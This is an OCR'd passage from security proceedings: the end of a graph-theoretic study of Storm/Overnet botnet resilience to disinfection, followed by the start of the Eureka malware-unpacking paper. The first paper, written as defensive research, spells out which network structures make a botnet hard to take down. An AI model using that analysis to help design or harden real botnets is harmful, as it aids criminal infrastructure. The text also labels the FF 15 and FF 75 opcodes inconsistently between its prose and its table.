In the case of the tree-like disinfection, comparison of Figures 5(a) with 2(b), 5(b) with 2(c), and 6(a) with 3, shows that Overnet and ER graphs exhibit greater degree of resilience to disinfection than Gnutella and BA graphs. For example, Figures 6(a) and 3 reveal that when 20% of the nodes are removed from the graphs via tree-like disinfection, the number of pairs with the length of the shortest path equal to 3, decreases from approximately 1.75×10^8 for BA and 1.25×10^8 for Gnutella to approximately 2.0×10^7 for both; a decrease of over 88% for BA and 84% for Gnutella graphs. Whereas for Overnet and ER graphs, the decrease is from approximately 5.0×10^7 to 2.0×10^7, *i.e.*, a decrease of 60%.

Table 2. Disinfection data: fraction of nodes removed vs. diameter


	Random				**Tree-like**				**Global info.**			
f	*ON*	*ER*	*GN*	*BA*	*ON*	*ER*	*GN*	*BA*	*ON*	*ER*	*GN*	*BA*
0	6	6	5	5	6	6	5	5	6	6	5	5
0.1	6	6	5	5	6	6	6	6	6	6	8	∞
0.2	6	6	6	6	6	6	7	7	6	7	∞	∞
0.3	7	7	6	6	6	7	∞	∞	7	∞	∞	∞
0.4	7	7	∞	∞	7	7	∞	∞	∞	∞	∞	∞

Of course, from the perspective of a graph intended to malicious use, tree-like disinfection can be viewed as a measure of the ease with which the network could be rolled-up based on iteratively exploiting local connectivity knowledge.

For global information-based disinfection, comparison of Figures 2(b) with 5(c), 2(c) with 5(d), and 3 with 6(b) reveal the most interesting results: Overnet graphs exhibit much greater resilience to global information-based disinfection than ER graphs. For example, a look at Figures 2(b) and 5(c) shows that when 20% of the nodes of the graphs are removed via global information-based disinfection, the number of nodes that have 10% reachability for $k = 2$, decreases from all 25,000 nodes for both Overnet and ER graphs, to approximately 17,500 for Overnet and 4,000 for ER. Obviously, this is a key design consideration if one is seeking to construct P2P networks to support malicious activities under the expectation that the defensive community will be activity engaged in cooperatively trying to disable the network.

The results from diameter analysis also confirm this trend. Table 2 indicates that for global information-based disinfection, the ER graphs became disconnected when 20% of the nodes were removed; whereas, for Overnet graphs, 30% of the nodes had to be removed for the graphs to become disconnected. It is important to notice that diameter changes are not gradual, but instead occur at sharp thresholds (see Table 2). This is much akin to the previously known [34,38] sharp transitions in connectivity in ER random graph processes, where edges are added one at a time with the given probability p. It should be noted that for the disinfection analysis via the diameter measure, the mode of data sets for the 20 simulation runs, instead of their mean, was computed to support the requirement to include graph disconnection, as represented by ∞ in Table 2.

Finally, Figure 7 tells the most compelling story of all. Even though, all results so far indicate that Overnet is the most resilient botnet C&C structure, the comparison of the effect of the various disinfection strategies highlights the need for further research efforts to develop effective mitigation schemes. Whereas global information-disinfection strategy has much more dramatic effects on BA, Gnutella and ER graphs, than on the Overnet Graph,there is essentially very little difference between the three disinfection strategies for Overnet. In other words, the significant extra effort necessary to implement the most complex disinfection strategies only pays off against the less resilient types of network, but not against Overnet. Against Overnet, for the same percentage of nodes



(a) (b)

Fig. 7. The effect of the three disinfection strategies on Overnet, for (a) $k = 2$ and (b) $k = 3$, after removal of 20% of the nodes

removed, the simpler random removal strategy is equally effective (or inneffective) as the more complex tree-like or global information-based strategies. This suggests the need for further research geared to develop more efficient botnet mitigation schemes against Overnet-type C&C infrastructures.

6 Discussion

This work began from the general research supposition that Storm was unlikely to have arrived at its use of Overnet by happenstance. Instead, it was more likely that Overnet provided an available solution that well-served the intrinsic needs created when one tries to run large-scale botnets to service malicious activities. Through the analysis above, it has been shown Overnet indeed provides a solution which allows stealthiness and resilience to be traded-off against efficiency. In effect, of the networks tested, Overnet provides the best solution for a P2P network designed to support malicious activities within an environment within which the P2P network itself will be under attack at the cost of only relatively mild losses in efficiency. No claim is made that Overnet represents the ultimate solution for malicious botnet design, merely that as the current step along the evolutionary path it appears to be a fairly good solution from the context of engineering design, assuming one of the key design criteria is botnet longevity.

In parallel, the question was explored as to whether the available formal graph-theoretic models, *i.e.*, Erdős-Rényi random graphs and Barabási-Albert scale-free networks, would better serve the botnet operators' needs. From the research perspective, the applicability of such models would have the distinct advantage that at-scale network behaviours would, in the worst-case, depending on the parameter of interest, be asymptotically computable; hence, side-stepping the need for at-scale simulation studies. Two interesting results were observed via this comparison. The non-maliciously used P2P solutions, namely Gnutella, did follow relatively closely the Barabási-Albert scale-free network model, at least with respect to the tested measures. Hence, it would not be unreasonable to model such networks as Barabási-Albert networks.

The behaviour of Overnet, on the other hand, although closest to Erdős-Rényi random graphs, was not well modelled as an Erdős-Rényi graph and, in fact, significantly surpassed their performance with respect to tree-like and global information-based disinfection. These disinfection approaches, in particular, model the defender iteratively attempting to roll-up the botnet; hence, Overnet's success may help to explain why, in part, its real-world disinfection has presented a challenge. In essence, Overnet is the most diffuse and least-tree like of all of the tested networks, where each node contains (or exposes once discovered) the least information about the botnet's overall structure. Whereas, efficiency pushes the network solution toward a much more tree-like structure, ideally with the trunk of the tree being the high capacity nodes, but this entails creating a network which is easily rolled-up or disconnected.

The above questions were explored through three newly introduced measures in this context, namely: reachability, shortest path sets, and diameter. It was shown that together these measures provided a quantitative mechanism to explore what appears to be an innate trade-off of network efficiency versus its stealth and resilience. In particular, these measures allow some insight to the design of concern when constructing P2P networks to service malicious activities and, hence, expected to exist and operate while themselves under direct and continual threat. No claim is made that the proposed measures are in and of themselves either complete or sufficient. It is fully expected that other measures exist which are equally important in exploring and understanding the design considerations of botnet C&C. The proposed measures do, however, expose issues which have not been previously addressed.

6.1 Conclusions

The conclusions of this work can be succinctly stated as follows:

1. A general trade-off of network efficiency versus stealthiness and resilience exists and allows the operators of malicious botnets to sacrifice a modicum of efficiency to achieve significant gains in likely botnet longevity.
2. The developed measures of reachability, shortest path sets, and diameter when combined provide an effective mechanism to explore the nature of such trade-offs.
3. It appears that non-maliciously used P2P networks, *i.e.*, Gnutella, can likely be well modelled via existing graph-theoretic models, *i.e.*, Barabási-Albert networks, whereas malicious botnets, *i.e.*,Overnet, cannot; this implies a need to either augment the theory models to include Overnet-like behaviours, a seemingly difficult task due to the hard peer-list thresholding done within individual nodes, or the need to turn to simulation-based studies to explore the at-scale behaviours of such botnets.
4. If one was building a botnet to service malicious activities then Overnet would appear to provide a strong solution to a number of the engineering challenges faced when the deployment environment is assumed to be hostile, where this is irrespective of the mechanisms by which Storm's actual operators may have arrived at this solution.
5. Overnet, due to its quite diffuse structure, shows the particular troubling behaviour of a very slow degradation in its capabilities, as nodes are removed

in a tree-like fashion using the local peer list information, with disconnection only occurring suddenly once one has already removed more than 40% of the network's nodes.

6.2 Future Work

Obviously, this work, by the nature of the approach applied, has focused solely on the issues and measures which can be assessed through static graph analysis. A number of interesting and important issues exists with respect to how the proposed network models actually behave within real networks. For example, as discussed above, stealthiness is a critical issue if the botnet is to achieve longevity. Achieving stealthiness is, at least in part, related to a) ensuring that network hot spots do not arise due to intra-botnet communications, and b) reducing the message footprint by keeping short intra-botnet path lengths. Additionally, a key concern is gaining an understanding of just how quickly a given command can be propagate through the actual botnet, or more generally, the time frame require to ensure that M machines of the botnet's available N machines have been recruited to serve a particular need, *i.e.*, spam generation, a DDoS attack, network probing activities, *etc.*. Exploring such issue requires simulating such botnets at-scale, given the likelihood of emergent behaviours, inclusive of the actual network traffic they generate. We are moving forward with developing such simulations. Within this context, we are also beginning to look at whether more effective and practical approaches to counter a Storm-like botnet may exist and what these may entail. Obviously, it is unlikely that Storm-like botnets represent an evolutionary end-point of malicious botnets; gaining an understanding of how such networks can be tuned and designed to survive disinfection approaches is important to improving our ability to effectively counter such networks. It is unclear whether disinfection and mitigation approaches developed under small-scale system analysis will translate effectively to large-scales systems, *i.e.*, into the botnet-scales already seen in real-world. Hence, an area we are exploring is the analysis and characterisation of the emergent behaviours which are exhibited by P2P networks and, more generally, botnets as they scale, as well as the development of effective at-scale disinfection strategies. Finally, there is of course the need to explore how on-going birth and death processes effect measured network behaviours and capabilities.

References

1. CNN Technology News: Expert: Botnets no. 1 emerging Internet threat (January 2006), `www.cnn.com/2006/TECH/internet/01/31/furst/`
2. Washington Post Technology news: The botnet trackers (February 2006), `www.washingtonpost.com/wp-dyn/content/article/2006/02/16/AR2006021601388.html`
3. New York Times Technology news: Attack of the zombie computers is growing threat (January 2007), `www.nytimes.com/2007/01/07/technology/07net.html`
4. Dagon, D., Gu, G., Lee, C., Lee, W.: A taxonomy of botnets. In: Proc. Computer Security Applications Conference (ACSAC), December 2007, pp. 325–339 (2007)

5. Vogt, R., Aycock, J., Jacobson Jr., M.J.: Army of botnets. In: Proc. 14th Annual Network and Distributed System Security Symposium (NDSS) (March 2007)
6. Ramachandran, A., Feamster, N.: Understanding the network-level behavior of spammers. In: Proc. Conference on Applications, technologies, architectures, and protocols for computer communications (October 2006)
7. Lanelli, N., Hackworth, A.: Botnets as a vehicle for online crime (December 2005), www.cert.org/archive/pdf/Botnets.pdf
8. Bureau, P.M., Lee, A.: Malware storms: a global climate change. Virus Bulletin (November 2007), http://www.virusbtn.com
9. Oikarinen, J., Reed, D.: Internet relay chat protocol. Request for Comments (RFC 1459) (May 1993)
10. Cooke, E., Jahanian, F., McPherson, D.: The zombie roundup: Understanding, detecting, and disrupting botnets. In: Proc. 1st Conference on Steps to Reducing Unwanted Traffic on the Internet (SRUTI) (July 2005)
11. Barford, P., Yegneswaran, V.: An inside look at botnets. Advances in Information Security 27, 171–191 (2007)
12. Binkley, J.R., Singh, S.: An algorithm for anomaly-based botnet detection. In: Proc. 2nd Conference on Steps to Reducing Unwanted Traffic on the Internet (SRUTI) (July 2006)
13. Strayer, W.T., Walsh, R., Livadas, C., Lapsley, D.: Detecting botnets with tight command and control. In: Proc. 31st IEEE Conference on Local Computer Networks (November 2006)
14. Rajab, M.A., Zarfoss, J., Monrose, F., Terzis, A.: A multifaceted approach to understanding the botnet phenomenon. In: Proc. 6th ACM SIGCOMM Conference on Internet measurement (October 2006)
15. Gu, G., Zhang, J., Lee, W.: BotSniffer: Detecting botnet command and control channels in network traffic. In: Proc. 15th Annual Network and Distributed System Security Symposium (NDSS) (February 2008)
16. Fisher, D.: Storm, nugache lead dangerous new botnet barrage (December 2007), http://SearchSecurity.com
17. Grizzard, J., Sharma, V., Nunnery, C., Kang, B., Dagon, D.: Peer-to-peer botnets: overview and case study. In: Proc. 1st Workshop on Hot Topics in Understanding Botnets (HotBots 2007) (April 2007)
18. Wang, P., Sparks, S., Zou, C.C.: An advanced hybrid peer-to-peer botnet. In: Proc. 1st Workshop on Hot Topics in Understanding Botnets (HotBots 2007) (April 2007)
19. Kutznet, K., Fuhrmann, T.: Measuring large overlay networks - the overnet example. In: Proc. Kommunikation in Verteilten Systemen (KiVS) (March 2005)
20. Maymounkov, P., Mazières, D.: Kademlia: A peer-to-peer information system based on the XOR metric. In: Revised Papers from the 1st International Workshop on Peer-to-Peer Systems (IPTPS) (March 2002)
21. Stewart, J.: Storm worm DDoS attack (February 2007), http://www.secureworks.com/research/threats/storm-worm
22. Utter, D.: Storm botnets using encrypted traffic (October 2007), http://www.securitypronews.com
23. Honeynet Project: Know your enemy: Fast-flux service networks (July 2007), http://www.honeynet.org/papers/honeynet
24. Gaudin, S.: Storm botnet puts up defenses and starts attacking back. InformationWeek (August 2007), http://www.www.informationweek.com
25. Erdös, P., Rényi, A.: On random graphs I. Publ. Math. 15, 290–297 (1959)
26. Barabási, A.L., Albert, R.: Emergence of scaling in random networks. Science 286, 509–512 (1999)

27. Watts, D.J., Strogatz, S.H.: Collective dynamics of 'small-world' networks. Nature 393, 440–442 (1998)
28. Albert, R., Jeong, H., Barabási, A.L.: Error and attack tolerance of complex networks. Nature 406, 378–382 (2000)
29. Crucitti, P., Latora, V., Marchiori, M., Rapisarda, A.: Error and attack tolerance of complex network. Physica A 340, 388–394 (2004)
30. Holme, P., Kim, B.J., Yoon, C.N., Han, S.K.: Attack vulnerability of complex networks. Physical Review E 65, 56109 (2002)
31. Stoica, I., Morris, R., Karger, D., Kaashoek, M., Balakrishnan, H.: Chord: a scalable peer-to-peer lookup service for internet applications. In: Proc. Annual ACM Conference of the Special Interest Group on Data Communication (SIGCOMM) (August 2001)
32. Gnutella forum: Gnutella (March 2001), http://www.gnutella.com
33. Clarke, I., Sandberg, O., Wiley, B., Hong, T.: Freenet: a distributed anonymous information storage and retrieval system. In: Proc. ICSI Workshop on Design Issues in Anonymity and Unobservability (July 2000)
34. Bollobás, B.: Random Graphs. Academic Press, London (1985)
35. Csárdi, G.: The igraph library (2005), http://cneurocvs.rmki.kfki.hu/igraph
36. Ripeanu, M., Foster, I., Iamnitchi, A.: Mapping the gnutella network: Properties of large-scale peer-to-peer systems and implications for system design. IEEE Internet Computing Journal 6, 50 (2002)
37. Jovanovic, M., Annexstein, F., Berman, K.: Scalability issues in large peer-to-peer networks - a case study of gnutella. Technical report, University of Cincinnati (January 2001)
38. Newman, M., Strogatz, S., Watts, D.: Random graphs with arbitrary degree distributions and their applications. Physical Review E 64(026118) (2001)

Eureka: A Framework for Enabling Static Malware Analysis

Monirul Sharif[1], Vinod Yegneswaran[2], Hassen Saidi[2], Phillip Porras[2], and Wenke Lee[1]

[1] College of Computing, Georgia Institute of Technology
{monirul,wenke}@cc.gatech.edu
[2] Computer Science Laboratory, SRI International
{vinod,saidi,porras}@csl.sri.com

Abstract. We introduce Eureka, a framework for enabling static analysis on Internet malware binaries. Eureka incorporates a novel binary unpacking strategy based on statistical bigram analysis and coarse-grained execution tracing. The Eureka framework uniquely distinguishes itself from prior work by providing effective evaluation metrics and techniques to assess the quality of the produced unpacked code. Eureka provides several Windows API resolution techniques that identify system calls in the unpacked code by overcoming various existing control flow obfuscations. Eureka's unpacking and API resolution capabilities facilitate the structural analysis of the underlying malware logic by means of micro-ontology generation that labels groupings of identified API calls based on their functionality. They enable a visual means for understanding malware code through the automated construction of annotated control flow and call graphs. Our evaluation on multiple datasets reveals that Eureka can simplify analysis on a large fraction of contemporary Internet malware by successfully unpacking and deobfuscating API references.

1 Introduction

Consider the challenges that arise in assessing the threat posed from a new malware binary strain that appears on the Internet or is discovered in a highly sensitive computing environment. Now multiply this challenge by the hundreds of new strains and repurposed malware variants that appear on the Internet yearly [16,21], and the need to develop *automated tools* to extract and analyze all facets of malware binary logic becomes clear. Unfortunately, malware developers are also well aware of the efforts to reverse engineer their binaries, and employ a wide range of binary obfuscation techniques to deter analysis and reverse engineering.

Nevertheless, whether drawn by the deep need or the challenges, substantial efforts have been made in recent years to develop automated malware binary analysis systems. In particular, two primary approaches have dominated these efforts. *Dynamic analyses* refer to techniques to profile the actions of the malware binary at runtime [9,4]. *Static analyses* refer to techniques to decompile and analyze the logical structure, flow, and data content stored within the binary itself.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 481–500, 2008.

While both analysis techniques yield important (and sometimes complementary) insight into the capabilities and purpose of a malware binary, these techniques also have their unique advantages and disadvantages.

To date, dynamic analysis based approaches have arguably offered a better track record and mind share among those working on malware binary analysis. Part of that success is attributable to the challenges of overcoming the formidable obfuscation techniques [24,26], or packers [22] that are widely utilized by contemporary malware authors. These obfuscation techniques, including function and API call obfuscation, and control flow obfuscations along with a gamut of other protections proposed by the research community [8,19], have been shown to deter static analyses. While defeating these obfuscations is a prerequisite step to conducting meaningful static analyses, they can largely be overcome by those conducting dynamic analyses. However, traditional dynamic analysis provide only a partial "effects oriented" profile of the full potential of a given malware binary. Multipath exploring dynamic analysis [18] has the potential to improve traditional dynamic analysis by executing code paths for unsatisfied trigger conditions, but does not guarantee completeness.

Static program analysis can provide complementary insights to dynamic analyses in those occasions where binary obfuscations can be sufficiently overcome. Static program analysis offers the potential for a more comprehensive assessment and correlation of code and data of the program. For example, by analyzing the sequence of invoked system calls and APIs, performing control flow analysis, and tracking data segment references, it is possible to infer logical code bombs, temporal triggers, and other malicious system interactions, and from these form higher level semantics about malicious behavior. Features such as the presence of network communication logic, registry and OS manipulations, object creations (*e.g.*, files, processes, inter-process communication) can be detected, whether these capabilities are exercised at runtime or not. Static analysis, when presented with a deobfuscated binary can complement and even *inform* dynamic program analyses with a more comprehensive picture of the program logic.

1.1 The Eureka Framework

In this paper, we introduce a malware binary deobfuscation framework referred to as *Eureka*, designed to maximally facilitate static code analysis. Figure 1 presents an overview of the modules and logical work flow that compose the Eureka framework. The Eureka workflow begins with the subject-packed malware binary, which is executed in a VM managed by Eureka. After interrogating local environment for evidence of tracing or debugging, the malware process enters a phase of unpacking and the eventual spawning of its core malware payload logic while a parallel Eureka kernel driver tracks the execution of the malware binary, periodically evaluating the process for signs that it has unpacked its image. In Section 3, we present Eureka's course-grained execution tracking algorithm and introduce novel binary n-gram statistical trigger for evaluating when the unpacked process image has reached a stable state. Once the execution tracker triggers a process image dump, Eureka employs the IDA-Pro disassembler [1] to



Malware Process Image
Packed Binary
Host Evaluation
Decryption
Child Spawn
Dialog
Exit
• anti-trace
• anti-debug
• suicide (< 5%)
Unpacked Malware Process
> 95%
Summary report indicates coherency of unpacked result for static analysis
• control flow coverage
• undefined location reference count
• API resolution rate
• code to data ratio
• entry point detection
Course-Grained Execution Tracker
driver based
• system call heuristics
• statistical bi-gram analyzer
• process image reconstruction
IDA-Pro Disassembly
API Map Recovery
• virtual address API recovery
• arbitrary address API recovery
• dynamic address API recovery
• hidden pointer API recovery
Analyzability Measurements
• code/data ratio
• API resolution rate
• structural coherency
Code Graph and Ontology Generation
• call graph
• micro ontology labels
• structure extraction and annotation
• structure simplification
Eureka Framework
Static analysis code preparation results

Fig. 1. The Eureka Malware Binary Deobfuscation Framework

Table 1. Design space of unpackers. Evasions: (1) multiple packing, (2) partial code revealing multi-layered packing, (3) vm detection, (4) emulator detection

System	Monitoring Environment	Monitoring Granularity	Trigger Types	Child Process Monitoring	Output Layers	Execution Speed	Potential Evasions
PolyUnpack	Inside VM	Instruction	Model-based	No	1	Slow	1,2,3
Renovo	Emulator	Instruction	Heuristic	Yes	many	Slow	2,4
OmniUnpack	Inside VM	Page	Heuristic	No	many	Fast	2,3
Eureka	Inside VM	System Call	Heuristic, Statistical	Yes	1,many	Fast	2,3

disassemble the image, and then proceeds to conduct API resolution and prepare the code image for static analysis. In Section 4, we discuss Eureka's API map recovery module, which provides several automated deobfuscation procedures to recover hidden API invocations that are commonly used to thwart static analysis. Once API resolution is completed, the code image is processed by Eureka's analyzability metrics generation module which compares several attributes to decide if static analysis of the unpacked image yields useful results. Following the presentation of the Eureka framework, we further present a corpus evaluation (Section 6) to illustrate the usage and effectiveness of Eureka.

2 Related Work

The problem of obfuscated malware has confounded analysts for decades [26]. The first obfuscation techniques exhibited by malware in the wild include viral metamorphism [26] and polymorphism [24]. Several obfuscation approaches have since been presented in the literature [7] including, opaque predicates [8] and recently opaque constants [19]. Packers and executable protectors [22] are often used to automatically add several layers of protection to malware executables. Recent packers and protectors also incorporate API obfuscations that make it hard for analyzers to identify system calls or calls to Windows APIs.

Automated unpacking. There have been several recent attempts at building automated and generic tools for unpacking malware, most notably PolyUnpack [23], Renovo [13], and OmniUnpack [17]. Table 1 summarizes the design space of automated unpackers that illustrates their strengths, differences, and common weakness. PolyUnpack, which was the first automated unpacking technique, builds a static model of the program and uses fine-grained execution tracking to detect when an instruction an instruction outside of the model is executed. PolyUnpack uses the Windows debugging API to single-step through the process execution. Like PolyUnpack, Renovo uses a fine-grained execution monitoring approach to track unpacking progress and considers the execution of newly written code as an indicator of unpack completion. Renovo is implemented using the QEMU emulator, which resides outside the execution environment of the malware and supports multiple layers of unpacking. OmniUnpack is most similar to Eureka in that it uses a coarse-grained execution tracking approach. However, their granularities are orthogonal: OmniUnpack tracks execution at the page level while Eureka tracks execution at the system call level. OmniUnpack uses page-level protection mechanisms available in hardware to identify when code is executed from a page that was newly modified.

Static and dynamic malware analysis. Previous work in malware analysis that uses static analysis has primarily focused on malware detection approaches. Known malicious patterns are identified in [10]. The approach of using semantic behavior to thwart some specific code obfuscations was presented in [11]. Rootkit behavior detection was presented in [15], and [14] uses a static analysis approach to identify spyware behavior in Browser Helper Objects. Traditional program analysis techniques [20] have been investigated for binary programs in general and malware in particular. Dataflow techniques such as Value Set Analysis [3] aim at recovering the set of possible values that each data object can hold at each program point. CWSandbox [9] and TTAnalyze [4] are dynamic analysis systems that execute programs in a restricted environment and observe sequence of system interactions (using system calls). Pararoma [30] uses system-wide taint propagation to analyze information flow, which it uses for detecting malware. Bitscope [6] incorporates symbolic execution-based static analysis to analyze malicious behavior.

Statistical analysis. Fileprint analysis [25] studies statistical binary content analysis as a means to identify malicious content embedded in files, finding that n-gram analysis is a useful means to detect anomalous file segments. A further finding is that normal system files and malware can be well classified using 1-gram and 2-gram analysis. While our methodology is similar, the problem differs in that we use bi-grams to model unpacked code and it is independent of the code being malicious. N-gram analysis has also been used in other contexts, including anomalous packet detection in network intrusion detection systems such as PAYL [29] and Anagram [28].

3 Informed and Coarse-Grained Execution Tracking

In general, all of the current methods for binary unpacking start with some sort of dynamic analysis. Unpacking systems begin their processing by executing the malware binary, allowing it to self-decrypt its malicious payload logic and to then fork control to this newly revealed program logic. One primary method by which unpacking systems distinguish themselves is in the approach each takes to monitor the progression of the packed binaries' self-decryption process. When the unpacker determines that the process has sufficiently revealed the malicious payload logic, it will then dump the malicious process image for use in static analysis.

Much of the variability in unpacking strategies comes from the granularity of monitoring that is used to track the self-decryption progress of the packed binary. Some techniques rely on tracking the progress of the packed process on a per-individual instruction basis. We refer to this instruction-level monitoring as *fine-grained* monitoring. Other strategies use more coarse-grained monitoring, such as OmniUnpack, which checkpoints the self-decryption progress of the malicious binary via intercepting interrupts from the page-level protection mechanisms. Eureka, like OmniUnpack, tracks the execution progress of the packed binary image via coarse-grained check pointing. However, rather than using page interrupts, Eureka tracks the malicious process via the system call interface. Eureka's coarse-grained execution tracker operates as a kernel driver that dumps the malicious process image for disassembly when it believes that the malicious payload logic has been sufficiently revealed. In the following, we present two different methods for deciding when to dump the malicious process image, *i.e.,* a heuristic-based method which works for most contemporary malware and a statistical n-gram anlaysis method which is more robust.

3.1 Heuristics-Based Unpacking

Eureka's principal method of unpacking is to follow the execution of the malware program by tracking its progress at the system call level. Among the advantages of this approach, the progression of the self-decrypting process image can be tracked with very little overhead. Each system call indicates that a particular interesting event is occurring in the executing malware. Eureka employs a Windows-driver-based unpacker that hooks the Windows SSDT (System Service Dispatch Table). The driver executes a callback routine when a system call is invoked from a user-level program. We use a filtering approach based on the process ID (PID) of the process invoking the system call. A user-level program initiates the execution of the malware and informs the Eureka driver of the malware's PID.

The heuristics-based unpacking approach of Eureka exploits a simple strategy in which it uses the event of program exit as triggering the snapshot of the malware's virtual memory address space. That is, the system call `NtTerminateProcess` is used to trigger the dumping of the malware process image, under the assumption that the use of this API implies that the unpacked malicious payload has been successfully decrypted, spawned, and is now ending. Another noticeable behavior we found in a large number of malware programs was that the malware spawns its own executable as another process. We believe this is a widely used technique that detaches from debuggers or system call tracers that trace only the initial malware process. Thus, Eureka also employs a simple heuristic that dumps the malware during the execution of the `NtCreateProcess` system call, we found that a large fraction of current malware programs were successfully unpacked.

A problem with the above heuristic is that not all malware programs exit and keep an executing version resident in memory. There are several weaknesses in this simple heuristics-based approach. Although the above two heuristics may work for a large fraction of malware today, it may not be the same for future malware. With the knowledge of these heuristics, packers may incorporate the features of including process creation as part of the unpacking process. This would mean that unpacking may not have completed when the `NtCreateProcess` system call is intercepted. Also, malware authors can simply avoid exiting the malware process, avoiding the use of the `NtTerminateProcess` system call. Nevertheless, these very basic and very efficient heuristics demonstrate that very simple and straightforward mechanisms can be effective in unpacking a significant fraction of today's malware (as much as 80% of malware analyzed in our corpus experiments, Section 6). Where these heuristics fail, our statistical-based n-gram strategy provides a more than sufficient complement to unpack the remaining malware.

3.2 Statistics-Based Unpacking

As an alternative to its system-call heuristics, Eureka also tracks the statistical distribution of executable memory regions. In developing such an approach, we are motivated by the simple premise that unpacked executables have fundamentally different statistical properties that could be exploited to determine when a malware program has fully unpacked itself. A Windows PE (portable executable) is composed of several different types of regions. These include file headers and data directories, code sections (typically labeled as .text), and data sections (typically labeled as .data). Intuitively, as the malware unpacks itself, we expect that the code-to-data ratio would increase. So we expect that tracking the volume of code and data in the executable would provide us with a measure of the progress of unpacking. However several potential complications could arise that must be considered:

- Code and data are often interleaved, especially in malicious executables.
- Data directory regions such as import tables that have statistically similar properties to data sections (*i.e.,* ASCII data) are embedded within code sections.
- Properties of data sections holding packed code might vary greatly based on packers and differ significantly from data sections in benign executables.

To address these issues, we develop an approach that models statistical properties of unpacked code. Our approach is based on two observations. First, code has certain intrinsic properties that tend to be invariant across executables (*e.g.,* certain opcodes, registers, and instruction sequences are more prevalent than others). These statistical properties may be used to measure relative changes in the volume of unpacked code. Second, we expect that the volume of unpacked code would be strictly increasing as a packed malware executes and unravels itself. Surprisingly, we find that both our assertions hold for the vast majority of malware and across most packers.

Mining statistical patterns in x86 code: As a means to study typical and frequently occurring patterns in x86 code, we began by looking at a small collection of benign PE executables. A natural way to search for such patterns is to use a simple n-gram analysis. Specifically, we were interested in using n-gram analysis to build models of sections of these executables that contained x86 instructions. Our first approach was to simply extract entire sections from the PE header that was labeled as code. However, we found that large portions of these sections also contained long sequences of ASCII data from non x86 instructions, *e.g.*, data directories or DLL names, which biased our analysis. To alleviate this bias, we used the IDA Pro disassembler, to extract regions from these executables that were marked as functions by looking for arguments to the MakeFunction calls in the IDC file. We then performed bigram analysis on this data. We chose bigrams because x86 opcodes tend to be either 1-byte or 2-bytes. By looking at frequently occurring bigrams we are looking at the most common opcode pairs or 2-byte opcodes. Once we developed a list of the most common bigrams for the benign executable, we used `objdump` output to evaluate whether bigrams occur in opcodes or operands (addresses, registers). Intuitively, one expects the former to be more reliable than the latter. We provide a summary in Table 2. Based on this analysis, we selected FF 15 (pushl) and FF 75 (call) as two candidate bigrams that are prevalent in x86 code. We also looked for spaced bigrams (byte pairs separated by 1 or more bytes). We found that the call instruction with one byte opcode (e8) has a relative offset. The last byte of this offset invariably ends up being 00 or FF depending on whether has a positive or negative offset. Thus high frequencies of e8 _ _ _ 00 and e8 _ _ _ ff are also indicative of x86 code.

To evaluate the feasibility of this approach, we examined bigram distributions on a corpus of 1291 malware instances. We first unpacked each of these instances using our heuristic-based unpacker and then evaluated the quality of unpacking by evaluating the code-to-data ratio in an IDA Pro disassembly. We found that the heuristic-based unpacker did not produce a useful unpacking in 201 instances (small amount of code and low code-to-data ratio in the IDA disassembly). Out of the remaining 1090 binaries, we labeled 125 binaries as being originally unpacked (significant amount of code and high code-to-data ratio in both packed and unpacked disassemblies) and 965 as being successfully unpacked (significant amount of code and high code-to-data ratio only in the disassembly of the unpacked executable). Using counts of aforementioned bigrams, we were able to produce output consistent with that of IDA disassembly evaluation. We correctly identified all 201 instances of still-packed binaries, all 125 instances of originally unpacked binaries, and 922 (out of 965) instances of the successfully unpacked binaries. In summary, this simple bigram counting approach had over a 95% success rate in distinguishing between packed and unpacked malware instances.

Table 2. Occurrence summary of bigrams

Bigrams	**calc** (117 KB)	**explorer** (1010 KB)	**ipconfig** (59 KB)	**lpr** (11 KB)	**mshearts** (131 KB)	**notepad** (72 KB)	**ping** (21 KB)	**shutdown** (23 KB)	**taskman** (19 KB)
FF 15 (call)	246	3045	184	24	192	415	58	132	126
FF 75 (push)	235	2494	272	33	274	254	41	63	85
E8 - - - 0xff (call)	1583	2201	181	19	369	180	87	49	41
E8 - - - 0x00 (call)	746	1091	152	62	641	108	57	66	50

STOP – Statistical Test for Online unPacking. Inspired by the results from offline bigram counting experiments, Eureka incorporates STOP, an online algorithm for determining the terminating (or dumping) condition. We pose the problem as a simple hypothesis testing argument that checks for increase in mean value of bigram counts. Our null hypothesis is that the mean value of x86 instruction bigrams has not increased. We would like to conclude that the mean value has increased when we see a consistent and significant shift in the bigram counts. Let us assume that we have the prior mean (μ_0) for the candidate x86 instruction bigrams, and that we have a sample of N recent bigram counts. We assume that this sample is normally distributed with mean value (μ_1) and standard deviation (σ_1). We compute $z0 = \frac{\mu_1 - \mu_0}{\sigma_1}$. If $z0 > 1.645$ then we reject the null hypothesis (with a confidence level of 0.95 for a normal distribution). We have integrated the STOP algorithm into our Eureka execution tracking module. STOP parameters include the ability to choose to compute the mean value of particular bigrams at each system call, every n system calls for a given value of n, or only when certain anomalous system calls are invoked.

4 API Resolution Techniques

